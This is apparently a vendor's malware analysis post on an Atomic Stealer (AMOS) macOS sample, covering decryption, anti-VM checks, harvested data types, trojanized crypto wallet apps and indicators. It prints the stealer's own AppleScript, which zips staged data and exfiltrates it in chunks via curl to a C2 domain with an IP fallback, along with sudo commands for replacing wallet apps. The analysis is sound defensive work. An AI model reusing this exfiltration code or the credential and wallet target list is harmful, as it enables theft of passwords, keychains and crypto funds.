Workforce Identity
 Endpoint Management
 Endpoint Detection & Response
 Vulnerability Management
 Compliance Automation
 Trust Center


-1.png?width=24&height=24&name=Untitled%20design%20(18)-1.png)
Atomic Stealer, commonly tracked as AMOS, has earned its place as one of the most persistent threats the macOS threat landscape. Powered by a relentless development cycle and diverse distribution networks, it shows no signs of slowing down. Researchers have extensively documented its signature tactics: "ClickFix" browser social engineering prompts, trojanized application installers, and, most recently, the "malext" variants spread through malvertising campaigns.
On March 12, 2026, Iru researchers identified a Mach-O binary with notably low detection rates on VirusTotal that aligns with these recent malext variants. What sets this sample apart is how it layers its capabilities: a custom decryption routine, anti-VM evasion, aggressive data harvesting, hardware crypto wallet trojanization, and a resilient persistence mechanism. This analysis walks through each stage, end to end.
Note: VirusTotal detection rates may have changed since the time of writing.
Malware Analysis
C42061d43760bfa805955b97afc015341241ce3273da0e3a3ddfa34b4219d5ca
Dynamic String Decryption


Iru researchers identified that the malware uses a possible custom decryption routine to return the obfuscated script through dynamic execution:
- String builder functions that build the encrypted strings and convert it to hex.
- The hex cipher text is converted to ASCII before putting it through base64 decode supplied via custom hash table in arg3.
- The return value is supplied back to var_88.

Decryption to osascript

Cipher text in hex ASCII from string builder function

Ascii cipher text after being passed into function

Returned osascript piped back into var_88


Full obfuscated anti-VM osascript
Anti-VM
Further analysis revealed the script to be an obfuscated anti-VM checking osascript that runs do shell script "system_profiler SPMemoryDataType" and do shell script "system_profiler SPHardwareDataType" checking for the following:
Virtual machine Processors:
- QEMU
- VMware
- KVM
Virtual machine hardware IDs:
- Z31FHXYQ0J
- C07T508TG1J2
- C02TM2ZBHX87
- Chip: unknown
- Intel Core 2

Decrypted osascript
Main Payload osascript Execution
After checking once whether it is in a VM, the malware continues to decrypt the main osascript payload using the main routine mentioned above. It checks the payload one more time before performing another write() call in a while loop, iteratively writing to the /bin/zsh child process. Researchers retrieved the final payload via dynamic execution.
Atomic Stealer main payload
Data Stealing Capabilities
The stealer targets a wide range of sensitive data across the compromised system, systematically copying files into the staging directory before exfiltration. Notably, the stealer deletes appears to allow reinfection by first deleting previous compromised artifacts such as /tmp/starter, ~/.agent, ~/.username but keeps key password collected artifact ~/.pass for other reinfections.
In the following sample, researchers note that the browser history collection configuration was set to false.
-- Configuration flags
set enableFileGrabber to "true"
set enableNoteStealer to "true"
set stealBrowsingHistory to "false"
Collected data includes:
- System information — hardware/software profile via system_profiler
- User password — harvested via fake dialog or empty-password bypass; cached to
~/.passwhich can be used for reinfection. - macOS Keychain — full Keychain directory (via hardware UUID) and login.keychain-db
- Apple Notes — NoteStore.sqlite (+ WAL/SHM), Notes media attachments, and Notes.app API fallback
- Safari — Cookies.binarycookies from both sandboxed container and user Cookies directory; Safari Form Values
- Chromium browsers (Chrome, Brave, Edge, Vivaldi, Opera, OperaGX, Arc, CocCoc, Chromium variants) — cookies, login data, web data, crypto wallet extension data (Local Extension Settings, IndexedDB, Local Storage)
- Firefox/Waterfox — cookies, saved logins (logins.json), encryption keys (key4.db), form history, MetaMask extension IndexedDB
- Crypto browser extensions — 300+ hardcoded wallet extension IDs targeted across Chromium profiles
- Desktop crypto wallets — Electrum, Exodus, Atomic, Wasabi, Ledger Live, Monero, Bitcoin Core, Litecoin Core, Dash Core, Electron Cash, Guarda, Dogecoin Core, Trezor Suite, Sparrow, Coinomi, Binance, TonKeeper
- Telegram — key_datas, session files, and map files from tdata/
- OpenVPN — connection profiles from OpenVPN Connect/profiles/
- Files from Desktop & Documents — .txt, .pdf, .docx, .doc, .rtf, .jpeg, .jpg, .png, .wallet, .seed, .key, .keys, .kdbx (capped at 30MB)
- Installed application list — enumerated from /Applications
Data Exfiltration
Collected data is compressed using ditto -c -k --sequesterRsrc <stagingDir> /tmp/out.zip and sent via POST curl to the domain laislivon[.]com or 92[.]246[.]136[.]14 supplied with the BuildID: "W/p4XE1zNPV1oC5f568m7flYdnExL6VJzVTk9Rjt8Ns=", client param: "0" and campaignParam: "0".
-- Compress all stolen data into a ZIP
    do shell script "ditto -c -k --sequesterRsrc " & stagingDir & " /tmp/out.zip"

    -- Exfiltrate to C2
    exfiltrateDataChunked(c2Server, userIdentifier, buildID, clientParam, campaignParam)

    -- Cleanup staging directory and ZIP
    try
        do shell script "rm -r " & stagingDir
        do shell script "rm /tmp/out.zip"
    end try

On exfiltrateData chunk script:
on exfiltrateDataChunked(c2Server, username, buildID, clientParam, campaignParam)
    set maxChunkSize to 26214400 -- 25 MB
    set httpHeaders to "-H \"user: " & username & "\" -H \"BuildID: " & buildID & "\" -H \"cl: " & clientParam & "\" -H \"cn: " & campaignParam & "\""

    set zipFileSize to (do shell script "stat -f%z /tmp/out.zip") as integer

    -- If small enough, upload in one shot
    if zipFileSize is less than or equal to maxChunkSize then
        exfiltrateDataSingle(c2Server, httpHeaders)
        return
    end if

    -- Split into chunks
    do shell script "split -b " & maxChunkSize & " /tmp/out.zip /tmp/chunk_"
    set chunkID to do shell script "head -c 8 /dev/urandom | xxd -p"
    set chunkFiles to paragraphs of (do shell script "ls -1 /tmp/chunk_* | sort")
    set totalChunks to count of chunkFiles

    set allChunksUploaded to true
    repeat with chunkIndex from 1 to totalChunks
        set chunkFilePath to item chunkIndex of chunkFiles
        set chunkPartNumber to (chunkIndex - 1) as text
        set chunkHeaders to httpHeaders & " -H \"X-Chunk-ID: " & chunkID & "\" -H \"X-Chunk-Part: " & chunkPartNumber & "\" -H \"X-Chunk-Total: " & (totalChunks as text) & "\""
        set chunkUploaded to false

        -- Retry each chunk up to 3 times
        repeat with retryAttempt from 1 to 3
            try
                do shell script "curl --connect-timeout 120 --max-time 300 -X POST " & chunkHeaders & " -F \"file=@" & chunkFilePath & "\" " & c2Server & "/contact"
                set chunkUploaded to true
                exit repeat
            end try
            delay 10
        end repeat

        if not chunkUploaded then
            set allChunksUploaded to false
        end if
    end repeat

    -- Cleanup chunks
    do shell script "rm -f /tmp/chunk_*"

    -- If primary C2 failed, try fallback IP
    if allChunksUploaded then return

    set fallbackC2 to "http://92[.]246[.]136[.]14"
    repeat with retryAttempt from 1 to 3
        try
            set fallbackCmd to "curl --connect-timeout 120 --max-time 300 -X POST " & httpHeaders & " -F \"file=@/tmp/out.zip\" " & fallbackC2 & "/contact"
            do shell script fallbackCmd
            return
        end try
        delay 15
    end repeat
end exfiltrateDataChunked
The exfiltration function chunks data up to 25 MB per request, retries each chunk up to 3 times, and falls back to a secondary hardcoded IP (92[.]246[.]136[.]14) if the primary C2 domain fails.
Ledger Wallet, Trezor Suite, and Exodus Trojanization
Using the retrieved password input, the malware leverages it for both persistence and to further trojanize existing crypto hardware wallets. It silently uninstalls the existing apps and replaces them with a trojanized new version. It uses the user's password to force-delete the old app with sudo -S rm -r <.app wallet path>, then extracts a zip file from /tmp/<trojan>.zip into /Applications/<wallet.app> using ditto -x -k, sets full execute permissions with chmod -R +x, and cleans up the zip with rm /tmp/<trojan.zip>. Additionally, it writes the string "User10" to the .logged file, which shares similarity to the analyzed "malext" variant reported previously.
Zip downloads:
https://wusetail[.]com/zxc/app.zip→/tmp/app.zipreplaces/Applications/Ledger Wallet.apphttps://wusetail[.]com/zxc/apptwo.zip→/tmp/apptwo.zipreplaces/Applications/Trezor Suite.apphttps://wusetail[.]com/zxc/appex.zip→/tmp/appex.zipreplaces/Applications/Exodus.app
The trojanized crypto wallet samples are identical to the original apps, changing only descriptions and themes. These binaries use adhoc signatures and do not appear to establish persistence or deliver next-stage payloads during dynamic runtime. The trojanized crypto wallets appear to specifically only be used for phishing.
The binary executes a localized JavaScript attack using the following workflow:
- Data Initialization: The app reads the
~/.loggedfile created during the initial infection. - Phishing Execution: It launches a phishing interface to harvest the user's password and seed phrase.
- Data Exfiltration: The binary transmits the stolen credentials via POST requests to systellis[.]com.
- Payload Formatting: All exfiltrated data is Base64 encoded and includes the "user10" identifier retrieved from the
.loggedfile — researchers note the possibility of this operating as a campaign identifier, though this has yet to be confirmed. - Final Redirection: After successful exfiltration, the app redirects the victim to the official wallet download page to mask the theft.

Reading of the .logged hidden file

Return string from logged file

Post request for the following domains
